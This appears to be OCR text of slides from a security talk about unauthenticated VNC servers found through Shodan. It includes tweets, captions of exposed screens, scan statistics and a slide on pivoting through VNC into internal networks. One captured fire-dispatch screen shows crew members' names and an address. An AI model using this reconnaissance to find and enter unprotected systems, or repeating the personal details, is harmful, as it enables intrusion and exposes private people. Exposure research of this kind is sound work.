
holy shit, I found a yacht. do I win, @ydklijnsma? :D (cc @shodanhq)







We can find criminals(!?) on VNC….



Maldives fishes! :D

Dan Tentler
@Viss


Sweet. Sortec
This is .. an ac
shodan.io/hos

Dan Tentler
@Viss

Following


soo... my third monitor is kind of a fishtank now.

AUGH. I got back from flying, completely forgot I left this on.
Just about shit my pants




Stargate: pivoting through VNC to own internal networks

Cardiac imaging on Shodan….




Fingerprints….



Swatting 2.0….


Inform Mobile - [FormHTMLQuery]
Login/Logout Queries Messages Drafts Units Calls Status Tools Options Help
Call:
Status: LOGGED OUT
BACK
ENRT
STAGE
ONSCN
AVAIL/ POSTING
UNITS
MSGS
ADD'L TOOLS
EXIT LOGOUT
EMER
ATASCOCITA
TEXAS
Login
Unit ID:
E29
Crew Members:
Unselected
Selected
Adelman, Matt
Bezdek, Ernest
Botsford, William
Boyles, Bill
->
<-
505 WILDWOOD FOREST DR\BUDDE RD
Clear Route
Recalculate
3:57 AM
1/17/2016


Medical devices



Lets look at some statistics for VNC


Decided to scan the globe (with some Shodan help) for the RFB protocol header. It came back with 335K~ results, of those there are 8K~ which use **no** authentication.

Lets look at some statistics for VNC

